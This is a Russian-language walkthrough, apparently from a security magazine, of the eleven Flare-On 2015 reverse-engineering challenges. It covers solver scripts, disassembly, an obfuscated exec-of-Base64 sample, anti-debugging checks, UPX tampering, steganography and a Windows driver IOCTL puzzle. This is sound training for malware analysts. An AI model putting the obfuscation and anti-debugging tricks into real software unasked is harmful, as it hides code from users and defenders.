
Есть исправление от производителя.

ПРОХОДИМ FLARE-ON CHALLENGE

РАЗБОР ЗАДАНИЙ ОТ FIREEYE LABS ADVANCED REVERSE ENGINEERING TEAM



Денис Иванов
@forreverse



С 28 июля по 8 сентября команда FLARE (FireEye Labs Advanced Reverse Engineering team), входящая в состав компании FireEye и занимающаяся разработкой систем защиты от угроз «нулевого дня» и таргетированных атак, проводила свой второй по счету конкурс в формате CTF (capture the flag).

Основной темой заданий был реверсивный анализ, поэтому в первую очередь challenge касался специалистов в области реверсивного анализа и аналитиков вредоносного программного обеспечения, ну и всех остальных специалистов в области компьютерной безопасности тоже. Разбору заданий конкурса и будет посвящена эта статья.

ПРЕДЫСТОРИЯ

Сначала пара слов о самом мероприятии. Конкурс проводился в формате CTF. Флагом, то есть ответом к каждому заданию, был адрес электронной почты в домене flare-on.com, при отправке сообщения на который присылалось письмо со следующим заданием. Все задания, а их было одиннадцать, полностью связаны с реверсивным анализом. Все они были посвящены обходу самописных алгоритмов криптографии и самодельных способов обфускации кода.

Дело осложняло еще то, что применялось большое количество разнообразных платформ и языков (.NET, Android Package, Windows-драйвер, ELF, скомпилированный под ARM), разнообразные способы конвертации основного кода в оболочки другого кода (нпример, код Python, конвертированный в EXE, скрипт AutoIt, конвертированный в EXE), а также немного стеганографии и анализа трафика. В общем, все те вещи, с которыми может столкнуться аналитик вредоносного кода в течение своего рабочего дня, — все перечисленные методы злоумышленники активно применяют для обхода антивирусных решений.

Но довольно слов, давай перейдем непосредственно к заданиям и посмотрим, как надо было их проходить.

FLARE-ON CHALLENGE 1

Первое задание можно получить по этой ссылке. Как и положено, оно очень простое. Поэтому подробно останавливаться на нем не будем. При запуске программы она ожидает ввод строки в стандартный поток ввода. Далее строка сравнивается с эталоном, жестко прописанным в коде. Но предварительно

введенная строка преобразуется путем гаммирования (в нашем случае в качестве операции суммирования открытого и закрытого текстов используется операция «исключающее или», то есть **xor**) с ключом **0x7d**.

Для того чтобы вычислить необходимый адрес электронной почты, достаточно просто проделать операцию «исключающего или» с тем набором байтов, который указан в коде и с которым сравнивается после преобразования введенная строка. И это возможно благодаря тому, что операция xor обратима и ключ также известен (рис. 1).



Рис. 1. Алгоритм первого задания

Чтобы не переводить вручную, я набросал небольшой скриптик на Python, помогающий получить искомый адрес электронной почты:

```
ab = bytearray(open('i_am_happy_you_are_to_playing_the_flareon_challenge.exe', 'rb').read())
begin = 0x540
for i in xrange(begin, begin+24):
    ab[i] = (ab[i] ^ 0x7d) % 256
print str(ab[begin:begin+24])
```

В результате получаем ключ, а в итоге и второе задание.

FLARE-ON CHALLENGE 2

Второе задание уже придет по почте. После непродолжительного исследования выясняем, что его суть такая же, как и в первом, — вводимая строка сравнивается с эталонным значением (последовательностью байтов) после определенного преобразования. На рис. 2 как раз указан тот самый алгоритм, по которому введенная строка преобразуется в последовательность байтов. Попробуем в нем разобраться.

При анализе кода можно увидеть, что над каждым символом строки производится две основных операции: «исключающего или» и циклического сдвига влево. Так как обе эти операции обратимы, при знании ключа для «исключающего или» и количества битов для сдвига (а в данном случае оба этих значения известны, потому что жестко указаны в самом коде: 0x01c7 и от 0 до 2) можно получить искомую строку, то есть адрес электронной почты.

Чтобы не проводить все эти операции вручную, можно написать код на Python, реализующий все описанные операции, только в обратном порядке.

FLARE-ON CHALLENGE 3

Идем дальше. Третье задание, которое нам присылают по почте, представляет собой исполняемый файл. При более детальном рассмотрении его «внутренностей» можно заметить вхождения типа Python, Python VM, имена библиотек Python. Все это плюс оставленная авторами задания стандартная иконка дает нам возможность сделать вывод, что перед нами Python-код, сконвертированный в PE-файл.

Так как существует много готовых обратных конвертеров, нет смысла анализировать основной исполняемый файл, а лучше преобразовать его сразу в Python-код, рассматривать который уже в разы проще. Для этого воспользуемся pyinstxtractor.py, который извлекает архив с pic-файлами, pyd-файлы и также py-файлы. При непродолжительном рассмотрении полученных в результате конвертации модулей можно увидеть один с именем **elfie**. Его код обфусцирован, закодирован при помощи Base64 и начинает выполняться по команде **exec** (рис. 3).

```
00000000000000000000000000000000 += 'Xk3'
00000000000000000000000000000000 += '1WNn13bjY4bXpzSTJLaUBUS3dUN1ZkOWJUS3hNbEdGK1ZsT1hCSmdIM01CaWlkb'
00000000000000000000000000000000 += 'G9mNm9nanRJMXQzaCtjbmhROENVZDE'
00000000000000000000000000000000 += '0RTcxMnFYR1hMNDN1VWJRVHZ6cDJKUHdOU2FZbS8'
00000000000000000000000000000000 += 'ucm9Y'
00000000000000000000000000000000 += 'ZmhvM'
00000000000000000000000000000000 += 'Ho1cFZ5Q2t0dH1YdGsrMENNTU0rWlpTQ3pMSkxTeCszSnF5QW'
00000000000000000000000000000000 += '1MM1JXVDBrT1JLWUhpZFM2VVRDeDQ0aHcWN'
00000000000000000000000000000000 += 'UZMZGpPTFpudUNxY1pMNGhaTmluMzY5QnRWSHFpMUpkSWRaQ2Z4U3FCQUd'
00000000000000000000000000000000 += 'WUkszbmF6UStFR2tScEpFK1FMbzRUQz1oN1FMZWNkT2'
00000000000000000000000000000000 += 'RabTDrZE'
00000000000000000000000000000000 += 'UXWFY3QUtiTXFXQUYrenh4amxJZXI5MXd1YWJiWkRaWDRQU0'
00000000000000000000000000000000 += 'xDUnhGcnRDcnd4VkF5'
00000000000000000000000000000000 += 'aTBTMXd3OC8yYWZqdzB1UWJMT0tFcktGckJUTkpoRGw2d'
00000000000000000000000000000000 += 'nNncTB'
import base64
exec(base64.b64decode(00000000000000000000000000000000 + 00000000000000000000000000000000 + 00000000000000000000000000000000
```

Рис. 3. Закодированный Python-код

Если заменить команду **exec** на **print**, то в результате получим уже более простой и читаемый код (рис. 4).

Рис. 4. Новый код на Python

Этот код также обфусцирован, но уже видно, что все нажатия клавиш обрабатываются и сравниваются с необходимой строкой, в качестве которой выступает искомый адрес электронной почты, хранящийся в коде в открытом виде.

FLARE-ON CHALLENGE 4

В четвертом задании перед нами предстает исполняемый файл, который упакован UPX (о чем нам сообщает PeID, а также наличие в этом файле одноименной секции). Кстати говоря, это задание — хороший пример того, что нельзя доверять готовым распаковщикам. Иногда лучше проверять, что там происходит под капотом, во время распаковки и проводить эту операцию вручную. Запустим наше приложение в командной строке и получаем вывод: 2 + 2 = 4.

```
push    eax             ; Str
call    ds:atoi
add     esp, 4
lea     ecx, [esp+0F4h+var_34]
push    ecx             ; int
lea     edx, [esp+0F8h+pbData]
push    edx             ; pbData
mov     [esp+0FCh+pbData], al
call    HashData
lea     eax, [esp+0FCh+Time]
push    eax             ; Time
lea     ecx, [esp+100h+Tm]
push    ecx             ; Tm
call    ds:_localtime64_s
add     esp, 10h
cmp     eax, ebx
jnz     short loc_4015A6

mov     edi, [esp+0F4h+Tm.tm_hour]
jmp     short loc_4015A9

loc_4015A6:
or      edi, 0FFFFFFFFh

loc_4015A9:             ; "K7IfRF4nOiNn9Jsqt9wFCq=="
mov     eax, offset aK7ifrf4noinn9j
lea     ecx, [esp+0F4h+Tm]
call    sub_4036A0
mov     ecx, eax
lea     ebx, [esp+0F4h+var_E4]
mov     byte ptr [esp+0F4h+var_4], 6
call    sub_402790
mov     byte ptr [esp+0F4h+var_4], 5
cmp     [esp+0F4h+Tm.tm_year], 10h
mov     esi, ds:__imp_mfc100u_1300
jb      short loc_4015E9
```

Рис. 5. Алгоритм сверки пятого задания

А теперь попробуем снять упаковку стандартным способом при помощи `upx -d`. При запуске после распаковки получаем следующую картину: `2 + 2 = 5`.

Таким образом, даже без копания в коде можно понять, что в алгоритм распаковки, который заложен в само приложение, внесены изменения. Попробуем снять упаковку вручную при помощи отладчика ImmunityDebugger и программы по восстановлению таблицы импорта Import REConstructor. Так как данный способ давно и многократно описан, не будем подробно его рассматривать; кто еще незнаком или хочет освежить в памяти — добро пожаловать сюда.

При просмотре в IDA полученного после ручной распаковки файла можно увидеть, что в результате имеем `2 + 2 = 4`, значит, процесс распаковки прошел корректно.

Теперь уже можно рассмотреть алгоритм сравнения «правильности» введенной строки. Что имеем? В начале алгоритма проверки считывается текущее время, а именно час, затем от введенной строки получаем MD5 и сравниваем хеш с эталонными значениями. В данном случае эталонное значение представляет собой также хеш, который можно отнести к определенному часу в сутках, и таких возможных значений ровно от 0 до 23. После ввода верного значения, то есть текущего верного времени, получим необходимый адрес электронной почты (рис. 5).

В итоге получаем адрес и пятое задание.

FLARE-ON CHALLENGE 5

Пятое задание начинается с того, что, помимо исполняемого файла, в архиве, присланном нам на почту, находится также и pcap-файл. Как обычно, начинаем исследование с запуска IDA. Рассмотрев внутренности файла, видим, что приложение открывает файл `key.txt`. Затем содержимое файла считывается, и над ним проводится набор математических операций, а полученная последовательность передается по сети на адрес `127.0.0.1` (рис. 6).

Теперь становится понятно предназначение pcap-файла — в нем записана та последовательность, которая получена в результате математических операций.

Если рассматривать поподробнее, то данные математические операции — это криптографический алгоритм. Для того чтобы быстро и без особых усилий определить, что за алгоритм применяется в анализируемом семпле, можно использовать один очень действенный способ. Так как во многих криптоалгоритмах применяются уникальные для данного алгоритма константы, то именно по ним и возможно определить, с чем имеешь дело, не перебирая при этом кучу кода. Посмотреть эти константы можно как в поисковых системах, так и в исходниках библиотеки OpenSSL.

В нашем случае используется Base64. Также можно обратить внимание, что в этом задании есть маленькая хитрость: в стандартном алгоритме алфавит

ABCD...abcd...01234+/, а здесь abcd...ABCD...01234+/, поэтому можно сделать вывод, что в полученной последовательности символы верхнего и нижнего регистра поменяются местами. Соответственно, чтобы получить необходимый адрес электронной почты, нужно проделать все эти операции наоборот.

```
sub_1191000 proc near

lpOptional= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
push    edi
push    0                ; dwFlags
push    0                ; lpszProxyBypass
push    0                ; lpszProxy
push    0                ; dwAccessType
push    offset szAgent   ; "Mozilla/5.0 (Windows NT 6.1; WOW64) KEY"...
mov     [ebp+lpOptional], ecx
call    ds:InternetOpenA
mov     edi, eax
test    edi, edi
jnz     short loc_1191035
```

```
In ; "[!] Could not open internet session.\n"
```

```
loc_1191035:
push    ebx
push    1                ; dwContext
push    0                ; dwFlags
push    3                ; dwService
push    0                ; lpszPassword
push    0                ; lpszUserName
push    80               ; nServerPort
push    offset szServerName ; "localhost"
push    edi              ; hInternet
call    ds:InternetConnectA
mov     ebx, eax
test    ebx, ebx
jnz     short loc_119106F
```

Рис. 6. Новый код на Python

Но перед этим надо получить последовательность, над которой будем дальше колдовать. Как ты помнишь, мы пришли к выводу, что она должна находиться в pcap-файле. Число tcp stream в нем небольшое — всего двенадцать, поэтому можно скопировать данную последовательность вручную. А затем над полученными данными провести все манипуляции: перевести регистр символов и декодировать Base64. Ниже представлен кусочек кода, который поможет автоматизировать часть этапов:

```
import base64

str = str(open('stream', 'r').readline())
encoded = bytearray(base64.b64decode(str))
```

В итоге после преобразования данных, переданных по сети, получаем адрес электронной почты от следующего задания.

FLARE-ON CHALLENGE 6

Данное задание отличается от других тем, что здесь уже мы имеем дело с APK-файлами (Android application) (рис. 7).

В принципе, декомпилировать APK в Java-код не составляет никакой проблемы: вначале распаковываем **android.apk** как ZIP-файл, а затем полученный **classes.dex** преобразуем при помощи d2j-dex2jar в JAR.

В результате в Java-коде видим, что основную проверку выполняет библиотека libvalidate.so (Shared object — ELF, еще и скомпилированный под ARM). Анализировать libvalidate будем в IDA и исключительно в статике, хотя есть пара готовых способов анализировать APK в динамике, но в таком случае больше времени потратим на подготовку системы. После непродолжительного изучения становится понятно, что анализировать внутри библиотеки надо функцию **Java_com_flareon_flare_ValidateActivity_validate** — именно в ней и происходит сравнение введенной строки с эталоном по определенному алгоритму.



Рис. 7. Приветствие шестого задания

А суть алгоритма проверки введенного пароля с эталонным значением такова: каждый символ переводится в свой шестнадцатеричный эквивалент, который делится без остатка на число из предварительно подготовленной таблицы, и количество таких делений без остатка для каждого элемента таблицы фиксируется в предварительно подготовленном массиве (рис. 8). Затем полученная из таких сумм таблица сверяется с эталонной таблицей для каждого символа, если таких совпадений 22 (количество символов необходимой почты), то, значит, был введен верный адрес.

Для того чтобы получить необходимый набор символов, то есть искомый адрес электронной почты, нужно просто умножать символ из таблицы с элементами, на которые делили, на количество раз, указанное в эталонных таблицах для каждого символа.

```
.text:00000EEE                 MOVS    R0, R4
.text:00000EF0                 LDR     R1, [SP,#0x1BB8+var_1BA8]
.text:00000EF2                 BL      __aeabi_uidivmod
.text:00000EF6                 LSLS    R1, R1, #0x10
.text:00000EF8                 LSRS    R1, R1, #0x10
.text:00000EFA                 BNE     loc_F5C
.text:00000EFC                 ADD     R3, SP, #0x1BB8+var_1B40
.text:00000EFE                 LDRH    R2, [R7,R3]
.text:00000F00                 MOVS    R0, R4
.text:00000F02                 LDR     R1, [SP,#0x1BB8+var_1BA8]
.text:00000F04                 ADDS    R2, #1
.text:00000F06                 STRH    R2, [R7,R3]
.text:00000F08                 BL      __udivsi3
.text:00000F0C                 LSLS    R4, R0, #0x10
.text:00000F0E                 LSRS    R4, R4, #0x10
.text:00000F10                 CMP     R4, #1
.text:00000F12                 BHI     loc_EEE
.text:00000F14
```

Рис. 8. Java_com_flareon_flare_ValidateActivity_validate

FLARE-ON CHALLENGE 7

В седьмом задании перед нами предстает .NET-файл. При попытке декомпилировать в ILSpy видно, что код обфусцирован при помощи SmartAssembly. Снимаем обфускацию с помощью de4dot и получаем код, который уже можно анализировать.

При изучении `Class3` видим, что результат `smethod_0` и `smethod_3` объединяется и сравнивается с введенной строкой. Если строки совпадают, то объединенный результат методов `smethod_0` и `smethod_3` используется для расшифровки строки с необходимым адресом электронной почты (рис. 9).

```
    Console.WriteLine(Encoding.ASCII.GetString(bytes1));
    Console.Write(Encoding.ASCII.GetString(bytes2));
    string string_0 = Console.ReadLine().Trim();
    string str = Class3.smethod_0(class1_0, byte_0_2) + (object) '_' + Class3.smethod_3();
    if (string_0 == str)
    {
      Console.WriteLine(Encoding.ASCII.GetString(bytes4));
      Console.Write(Encoding.ASCII.GetString(bytes5));
      Console.WriteLine(Class3.smethod_1(string_0, byte_0_1));
    }
    else
      Console.WriteLine(Encoding.ASCII.GetString(bytes3));
  }

  static string smethod_3()
  {
    StringBuilder stringBuilder = new StringBuilder();
    MD5 md5 = MD5.Create();
    foreach (CustomAttributeData customAttributeData in (IEnumerable<CustomAttributeData>) CustomAttributeData.GetCustomAttributes(Assembly.GetExecutingAssembly()))
      stringBuilder.Append(customAttributeData.ToString());
    byte[] bytes = Encoding.Unicode.GetBytes(stringBuilder.ToString());
    return BitConverter.ToString(md5.ComputeHash(bytes)).Replace("-", "");
  }
```

Рис. 9. ILSpy. Код седьмого задания

Найти верный ключ (тот, что мы получаем из объединения результатов двух методов) можно, просто подсмотрев его в отладчике ILSpy Debugger. В итоге, отыскав необходимый ключ, просто передадим его на вход приложению и получим адрес электронной почты к следующему заданию.

FLARE-ON CHALLENGE 8

Восьмое задание связано со стеганографией. У нас опять был исполняемый файл, заглянув внутрь которого можно было увидеть Base64-код (рис. 10).



Рис. 10. Base64 внутри исполняемого файла

После декодирования этой последовательности видим, что это PNG-изображение (рис. 11).

Рис. 11. В результате декодирования получаем PNG

Попробуем проверить данное изображение на заложенный в нем стегоконтейнер по алгоритму LSB (последний значимый бит) при помощи [утилиты stegsolve.jar](). При извлечении из каждого байта последнего бита получаем следующий файл (рис. 12).



Рис. 12. Результат извлечения стегоконтейнера

Можно заметить, что по внешнему виду данный файл чем-то схож с PE: второй байт полученного файла равен `Z`, что также похоже на сигнатуру PE файла `MZ`. Попробуем проинвертировать первый байт файла `0xB2` в двоичном виде (`10110010`) и получим `01001101` или `0x4D`, что соответствует символу M. Если проделать эту процедуру со вторым символом, то из `Z`, который в двоичном виде `01011010`, мы получим `Z`. Следовательно, чтобы получить из этого файла правильный PE-файл, необходимо инвертировать каждый байт. Этот код поможет провести данное преобразование быстрее:

```
def int2bin(n, count=24):
    return "".join([str((n >> y) & 1) for y in range(count-1, -1,
    -1)])

```

```
fin = open('L0','rb')
fout = open('new','wb')
while True:
    byte = fin.read(1)
    if byte == "":
            break
    bits = int2bin(ord(byte),8)
    flipped = bits[::-1]
    fout.write(chr(int(flipped,2)))
fin.close()
fout.close()
```

В результате получим исполняемый файл, открыв который в IDA увидим необходимый нам адрес электронной почты.

FLARE-ON CHALLENGE 9

Девятый таск начался также с запуска IDA Pro. Загружаем полученный по почте исполняемый файл в этот чудесный инструмент и пытаемся пройти пару инструкций в динамике.

```
text:004018CF loc_4018CF:                            ; CODE XREF: .text:004018CC↑j
text:004018CF                 mov     dword ptr [ebx+78h], 20182201h
text:004018D6                 jz      short near ptr unk_4018DB
text:004018D8                 jnz     short near ptr unk_4018DB
text:004018D8 ; ---------------------------------------------------------------
text:004018DA                 db 0EBh ; d
text:004018DB unk_4018DB      db 0C7h ; ¦            ; CODE XREF: .text:004018D6↑j
text:004018DB                                        ; .text:004018D8↑j
text:004018DC                 db  43h ; C
text:004018DD                 db  74h ; t
text:004018DE                 db    4
text:004018DF                 db  27h ; '
text:004018E0                 db  24h ; $
text:004018E1                 db  1Ch
text:004018E2                 db  75h ; u
text:004018E3                 db    1
text:004018E4                 db 0EBh ; d
text:004018E5                 db 0C7h ; ¦
```

Рис. 13. Начинаем работать над девятым заданием

В результате видно, что данный файл обфусцирован, а также есть пара ложных функций, выполняться которые не будут, поэтому анализировать этот код в статике без предварительной подготовки нет смысла (рис. 13). Одним из способов решения этой проблемы может быть применение DBI Pin для составления трассы кода и получения необходимого алгоритма сравнения введенной строки с эталоном (рассмотреть данный способ решения в рамках статьи не получится, но DBI Pin как-то достаточно подробно освещался в журнале,

поэтому самостоятельно полистай свою подшивку номеров).

Но можно сделать проще и обойти обфускацию в статике при помощи IDA — надо просто переопределять тот участок кода, на который указывает очередной условный или безусловный переход. Как только все это будет проделано, можно увидеть в конце две строки с успешной и неуспешной концовкой. Если идти с конца, то заметим, что на результат повлияет значение байта `al`, а формируется он из результатов сложения двух значений. Первое получим в результате сравнения эталонного значения с полученным после нескольких простых обратимых математических операций («исключающего или» и циклического сдвига вправо) с введенным значением в качестве адреса электронной почты. А вторым значением выступает результат проверки, находится ли анализируемое приложение под отладкой.

В результате на каждой итерации происходит суммирование значений `al`, и на последней итерации полученная сумма сравнивается с нулем. Если сумма равна нулю, то мы ввели правильное значение (рис. 14).

```
text:00401B87 DebugDetect_0:                          ; CODE XREF: .text:00401B84↑j
text:00401B87                 mov     dword ptr [esp-10h], 301D8B64h
text:00401B8F                 mov     dword ptr [esp-0Ch], 0C3000000h
text:00401B97                 push    offset DebugDetect_1
text:00401B9C                 push    esp
text:00401B9D                 sub     dword ptr [esp], 0Ch
text:00401BA1                 retn                    ; mov ebx, fs[30]
text:00401BA2 ; ---------------------------------------------------------------------------
text:00401BA2
text:00401BA2 DebugDetect_1:                          ; DATA XREF: .text:00401B97↑o
text:00401BA2                 mov     ecx, 0Dh
text:00401BA7                 shl     ecx, 3
text:00401BAA                 jnz     short DebugDetect_2
text:00401BAA ; ---------------------------------------------------------------------------
text:00401BAC                 db 0A1h ; í
text:00401BAD ; ---------------------------------------------------------------------------
text:00401BAD
text:00401BAD DebugDetect_2:                          ; CODE XREF: .text:00401BAA↑j
text:00401BAD                 mov     bl, [ebx+ecx]
text:00401BB0                 shr     ebx, 3
text:00401BB3                 and     ebx, 0Eh
text:00401BB6                 shr     ebx, 1
text:00401BB8                 jz      short loc_401BBD
text:00401BBA                 jnz     short loc_401BBD
text:00401BBA ; ---------------------------------------------------------------------------
text:00401BBC                 db 0E9h ; T
text:00401BBD ; ---------------------------------------------------------------------------
text:00401BBD
text:00401BBD loc_401BBD:                             ; CODE XREF: .text:00401BB8↑j
text:00401BBD                                         ; .text:00401BBA↑j
text:00401BBD                 cmp     ebx, 7
text:00401BC0                 setz    bl
text:00401BC3                 sub     al, bl          ; al = al - bl = 1 - 0
text:00401BC5                 pop     ebx
text:00401BC6                 add     eax, ebx
text:00401BC8                 jnz     short locret_401BCD
text:00401BCA                 jz      short locret_401BCD
```

Рис. 14. Алгоритм сравнения

Таким образом, чтобы получить необходимый адрес электронной почты, нужно подставить определенные ключи для исключающего или и количество циклических сдвигов. А так как есть эталонное значение в коде, то, проделав все это в обратном направлении, получим необходимый адрес электронной почты.

FLARE-ON CHALLENGE 10

Десятое задание на первый взгляд представляет собой обычный исполняемый файл.

Но если приглядеться повнимательнее, то внутри файла можно найти строки `AutoIt`, из чего можно сделать вывод, что данный семпл представляет собой скомпилированный в EXE AutoIt-скрипт. Для того чтобы получить код AutoIt-скрипта, воспользуемся утилитой Exe2AutoIt. В результате получим код, который уже в разы проще анализировать. Видно, что скрипт извлекает из начального файла в зависимости от типа операционной системы драйвер с названием `challenge.sys` и файл `ioctl.exe`. Драйвер регистрируется в системе, затем запускается, а после стартует приложение ioctl.exe с параметром `0x22e0dc`. Что ж, попробуем во всем этом разобраться.

Рассмотрим сначала утилиту `ioctl.exe`. Так как мы имеем дело с драйвером, то название файла можно расшифровать как input/output control, и передаваемый на вход параметр, скорее всего, является кодом, который затем будет обрабатываться драйвером. Действительно, если рассмотреть файл в IDA, то можно увидеть, что введенный параметр преобразуется в целое число в шестнадцатеричной системе, затем открывается именованный канал (name pipe) — `\\\\.\\challenge`, и через него управляющий код пересылается на вход драйверу. Следовательно, авторы задания намекают нам, что необходимо найти функцию внутри драйвера, которая отвечает за обработку этого кода.

Рассмотрим код драйвера в IDA. Видим, что в `DriverEntry` переписываем все элементы в структуры `MajorFunction`, а именно 27, одной и той же функцией, которая выполнена в виде `case switch` структуры.

Соответственно, необходимо найти тот case, который будет обрабатывать наш код `0x22e0dc`, — ему соответствует case 216. Рассмотрим этот case и увидим, что внутри функции полно условных переходов `jz` и `jnz`. Но только в одном случае функция возвращает `1`, во всех остальных возвращается `0`. Также можно заметить, что над каждым байтом проводится набор одних и тех же действий — это «логическое и» поочередно с 1, 2, 4 , 8, 16, 32, 64, 128. Результат каждой такой операции сравнивается с нулем, количество таких повторений 22. Так происходит подготовка по описанному выше алгоритму определенной строки. Попробуем пробрутить и получить необходимую строку, будем использовать алгоритм, в котором указано одно из 22 повторений:

```
for i in xrange(0x0, 0x7f):
    if (i & 1) == 0:
        if (i & 2) == 0:
            if (i & 4) == 0:
                if (i & 8) != 0:
                    if (i & 0x10) != 0:
                        if (i & 0x20) != 0:
                            if (i & 0x40) == 0:
                                if (i & 0x80) == 0:
                                    print hex(i)
                                    print chr(i)
```

И так для каждого символа. В результате 22 подобных повторений получим строку «try this ioctl : 22e068». Таким образом автор задания подсказал, куда двигаться дальше. Рассмотрим case, который отвечает за этот ioctl, — это case 100. Если рассматривать эту функцию в IDA, то можно увидеть даже на графе, что она очень большая. Вряд ли автор задания заставил бы нас анализировать всю эту функцию, заглянем в ее конец. Там находится еще одна функция, внутри которой можно найти пару констант. Если использовать способ определения криптоалгоритма, как в пятом задании, то можно понять, что это Tiny Encryption Algorithm, но в нашем случае это функция шифрования, соответственно, необходимо подготовить массив для этой функции и найти ключ для дешифровки.

Один из параметров функции — это указатель на массив, который изначально забит нулями, но можно увидеть, что на каждый элемент этого массива есть указатель в других функциях, в которых уже и устанавливаются значения каждого из элементов этого массива. Ключ шифрования устанавливается в начале функции, если воспользоваться всеми полученными данными, то можно легко получить необходимый адрес электронной почты.

FLARE-ON CHALLENGE 11 COMPLETED!

Ну вот и финальное задание. При первоначальном знакомстве с ним вроде все просто — с виду обычный PE-файл. Откроем его в IDA и увидим, что он первым делом создает и открывает на запись файл с названием `secret.jpg`, также видно, что есть два исхода выполнения задания. Значит, ключом к выполненному заданию станет картинка, на которой и будет отображен адрес электронной почты.

Теперь обратим внимание на вводимый параметр командной строки для этого задания. Параметр передается на вход следующей функции, и на выходе из нее получаем какое-то другое значение. Пока не будем вдаваться в подробности, что она делает, рассмотрим функцию `sub_2A1910`, в качестве параметра которой передается значение, полученное в предыдущей функции.

Именно в ней и формируется необходимый secret.jpg.

В этой функции происходит много работы с секцией ресурсов: считывание различных элементов секции, а затем большое количество математических операций.

Не будем рассматривать всю криптографию, которая здесь используется, потому что для выполнения этого задания это не нужно, но если тебе интересно, то можно найти такие алгоритмы, как MD5, RC4.

